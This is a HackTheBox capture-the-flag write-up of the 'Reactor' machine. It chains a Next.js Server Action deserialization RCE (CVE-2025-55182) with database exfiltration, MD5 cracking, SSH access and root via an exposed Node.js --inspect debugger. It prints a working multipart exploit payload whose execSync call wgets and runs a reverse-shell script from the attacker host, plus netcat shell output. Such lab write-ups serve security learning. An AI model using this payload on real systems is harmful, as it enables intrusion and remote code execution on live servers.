

[HACK THE BOX]

REACTOR

Machine Writeup

Author	MoHex
Difficulty	Easy / Medium
OS	Linux
Pwned	26 May 2026
Machine Rank	#4726
XP Earned	585

*HTB Reactor — Machine Pwned*

[OVERVIEW]

Reactor is a Linux-based HackTheBox machine that chains together a Next.js server-side prototype pollution / insecure deserialization vulnerability (CVE-2025-55182) for initial access, followed by credential recovery from a SQLite database, SSH login, and privilege escalation via an exposed Node.js --inspect debugger running as root.

Attack Path


1. Nmap → ports 22 (SSH) and 3000 (Next.js web app)
2. Wappalyzer → Next.js 15.0.3 + React identified
3. CVE-2025-55182 → RCE via prototype pollution in Next.js Server Action
4. HTTP server → pull reverse shell script onto target
5. Reverse shell received → node@reactor
6. reactor.db exfiltrated → SQLite credentials extracted
7. Hashcat → engineer:reactor1
8. SSH login as engineer
9. Port 9229 (Node.js --inspect) found running as root
10. SSH port forward → Chrome DevTools → root shell

[RECONNAISSANCE]

An initial Nmap scan identified two open TCP ports on the target machine:

PORT	STATE	SERVICE
22/tcp	open	ssh
3000/tcp	open	ppp (Next.js)

Visiting the web application on port 3000 revealed a nuclear monitoring dashboard. Wappalyzer confirmed the technology stack:



Wappalyzer — Next.js 15.0.3 + React detected


With Next.js 15.0.3 identified, research pointed to CVE-2025-55182 — an insecure deserialization vulnerability in Next.js Server Actions that allows Remote Code Execution by sending crafted serialized data in a multipart POST request.

[INITIAL ACCESS – CVE-2025-55182]

CVE-2025-55182 is a prototype pollution / insecure deserialization issue in Next.js. When the application processes a crafted Server Action payload, it evaluates attacker-controlled JavaScript via `process.mainModule.require('child_process').execSync()`, leading to RCE as the web application user.

Step 1 – Proof of Concept (echo test)


A crafted multipart POST was sent via Burp Suite Repeater to confirm code execution by injecting an echo command and observing the output reflected in the redirect header:




Burp Repeater — RCE PoC with echo, output reflected in x-action-redirect

Step 2 – Deliver Reverse Shell

A Python reverse shell script was hosted on a local HTTP server. The RCE payload was updated to download and execute it on the target:



Burp Repeater — payload downloads shell_rev.py from attacker HTTP server



Full request — `cd /tmp; wget http://10.10.17.17:4040/shell_rev.py; python3 shell_rev.py`

Step 3 – Serve Reverse Shell Script

```
Request
Pretty Raw Hex
4 Next-Action: x
5 X-Nextjs-Request-Id: {{request-id}}
6 Content-Type:
  multipart/form-data;boundary=----WebKitFormBoundaryx8j02oVc6SWP3Sad
7 X-Nextjs-Html-Request-Id: {{nextjs-html}}
8 Content-Length: 750
9
10 -----WebKitFormBoundaryx8j02oVc6SWP3Sad
11 Content-Disposition: form-data; name="0"
12
13 {"then":{"$1:_proto_:then","status":"resolved_model","reason":-1,"value":{"then\\":"$B1337\\"},"_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('cd /tmp;wget http://10.10.17.17:4040/shell_rev.py; python3 shell_rev.py').toString().trim();throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});"},"_chunks":"$Q2"},"_formData":{"get":"$1:constructor:constructor"}}}
14 -----WebKitFormBoundaryx8j02oVc6SWP3Sad
15 Content-Disposition: form-data; name="1"
16
17 "$Q0"
18 -----WebKitFormBoundaryx8j02oVc6SWP3Sad
19 Content-Disposition: form-data; name="2"
```

RevShells.com — Python3 Windows reverse shell configured for 10.10.17.17:4444

```
[arabi@MoHex]~/Reactor_HTB
$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.8.163 40072
python3 -c "import pty;pty.spawn('/bin/bash')"
node@reactor:/tmp$
```

Python HTTP server log — target fetched shell_rev.py




```
Netcat listener — reverse shell connected as node@reactor
```

Shell prompt — `node@reactor:/opt/tmp$` with `pty` spawned via `python3`

[CREDENTIAL DISCOVERY]

Exploring the web application directory revealed a SQLite database file, reactor.db, stored in /opt/reactor-app/. It was exfiltrated using a temporary Python HTTP server started on the target machine:




```
[arabii@MoHex]~/Reactor_HTB$ wget http://10.129.8.163:4040/reactor.db
--2026-05-28 05:02:44-- http://10.129.8.163:4040/reactor.db
Connecting to 10.129.8.163:4040... connected
HTTP request sent, awaiting response... 200 OK
Length: 12288 (12K) [application/octet-stream]
Saving to: 'reactor.db'

reactor.db          100%[=====] 12.00K  --.-KB/s  in 0.1s
2026-05-28 05:02:44 (94.1 KB/s) - 'reactor.db' saved [12288/12288]
```

wget reactor.db from target's HTTP server — 12 KB saved

Database Analysis



```
[arabii@MoHex]~/Reactor_HTB$ sqlite3 reactor.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
sensor_logs  users
sqlite> select * from users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
sqlite>
```

sqlite3 — users table with MD5 password hashes

The users table contained two accounts:

1	admin	a203b22191d744a4e70ada5c101b17b8	administrator	admin@reactor.htb
2	engineer	39d97110eafe2a9a68639812cd271e8e	operator	engineer@reactor.htb

Password Cracking

The engineer hash was identified as MD5 (mode 0) and cracked with Hashcat using the rockyou.txt wordlist in under 2 seconds:

39d97110eafe2a9a68639812cd271e8e:reactor1


```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 39d97110eafe2a9a68639812cd271e8e
Time.Started.....: Thu May 28 05:05:50 2026 (1 sec)
Time.Estimated...: Thu May 28 05:05:51 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2196.9 kH/s (0.22ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 339968/14344386 (2.37%)
Rejected.....: 0/339968 (0.00%)
Restore.Point....: 335872/14344386 (2.34%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: sackings10 -> osita3
Hardware.Mon.#1..: Util: 11%

Started: Thu May 28 05:05:50 2026
Stopped: Thu May 28 05:05:52 2026
```

Hashcat — 39d97110eafe2a9a68639812cd271e8e cracked → reactor1

[SSH LOGIN — USER FLAG]

The cracked credentials were used to authenticate via SSH, gaining a stable shell as the engineer user and capturing the user flag:



```
[arabii@MoHex]~[~/Reactor_HTB]
$ssh engineer@10.129.8.163
The authenticity of host '10.129.8.163 (10.129.8.163)' can't be established.
ED25519 key fingerprint is SHA256:9v9mCPC4gn2EN/IbKKwhV8KZoNVTsVPorFhlTkNByPM.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:22: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.8.163' (ED25519) to the list of known hosts.
engineer@10.129.8.163's password:
REACTOR
ReactorWatch Core Monitoring System
Nuclear Dynamics Corp. - Site 7

AUTHORIZED PERSONNEL ONLY
Last login: Thu May 28 09:08:11 2026 from 10.10.17.17 #2
engineer@reactor:~$
```

SSH login as engineer — ReactorWatch Core Monitoring System banner

User Flag

f708deeb00b0c3eddf876057f0e80fc4

[PRIVILEGE ESCALATION]

Step 1 – Internal Service Discovery

Running netstat revealed a locally bound service on port 9229, which is the default port for the Node.js V8 inspector protocol:

```
engineer@reactor:~$ netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.54:53          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4040           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9229         0.0.0.0:*               LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
tcp6       22      0 :::3000                 :::*                     LISTEN
engineer@reactor:~$
```

netstat -ntl — port 9229 bound to 127.0.0.1

Step 2 – Identify the Process

Process inspection confirmed that a Node.js worker script was running with the --inspect flag enabled, and critically it was owned by root:

```
engineer@reactor:~$ ps aux | grep "9229"
root      1404  0.0  1.1 1066440 46728 ?        Ssl  07:32   0:01 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
engineer  1013  0.0  0.0   6544  2272 pts/1    S+   09:11   0:00 grep --color=auto 9229
engineer@reactor:~$
```

ps aux — root running /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js

Step 3 – Port Forwarding

Since port 9229 was only accessible locally on the target, SSH local port forwarding was used to expose it on the attack machine:


```
ssh -L 9229:127.0.0.1:9229 engineer@
```

```
[arabii@MoHex]—[~/Reactor_HTB] Privacy and Security [x] Learning Resources
$ netstat -ntl | grep "9229"
tcp        0      0 127.0.0.1:9229         0.0.0.0:*               LISTEN
tcp6       0      0 :::1:9229              :::*                     LISTEN
[arabii@MoHex]—[~/Reactor_HTB]
$
```

Port 9229 now accessible on attack machine (confirmed via netstat)

Step 4 – Chrome DevTools Inspector


With the port forwarded, the Node.js inspector was connected via Chrome's built-in DevTools at chrome://inspect/#devices by adding localhost:9229 as a remote target:



chrome://inspect — Node.js worker.js target discovered at localhost:9229

Step 5 — Code Execution as Root

Opening the inspector console allowed direct JavaScript execution in the context of the root-owned Node.js process. A reverse shell was triggered using `child_process.exec()`:



DevTools console — reverse shell payload executed, root shell received on nc listener

Root Flag

95ad929783ad3fbf28707f401ad321a0

[SUMMARY]

Phase	Technique	Result
Recon	Nmap + Wappalyzer	Next.js 15.0.3 on port 3000
Initial Access	CVE-2025-55182 (Next.js RCE)	Shell as node@reactor
Cred Discovery	SQLite DB + Hashcat MD5	engineer:reactor1
Foothold	SSH login	User flag
Privesc	Node.js --inspect + DevTools	Root shell + root flag

Key Takeaways:

- CVE-2025-55182 demonstrates that Next.js Server Actions can be abused for RCE when prototype pollution is possible in the serialization layer.
- Sensitive files (databases, config files) should never be placed inside web-accessible directories.
- The Node.js --inspect flag should never be enabled in production, especially under a privileged user.
- Local port forwarding makes internal-only services accessible for exploitation from an attacker machine.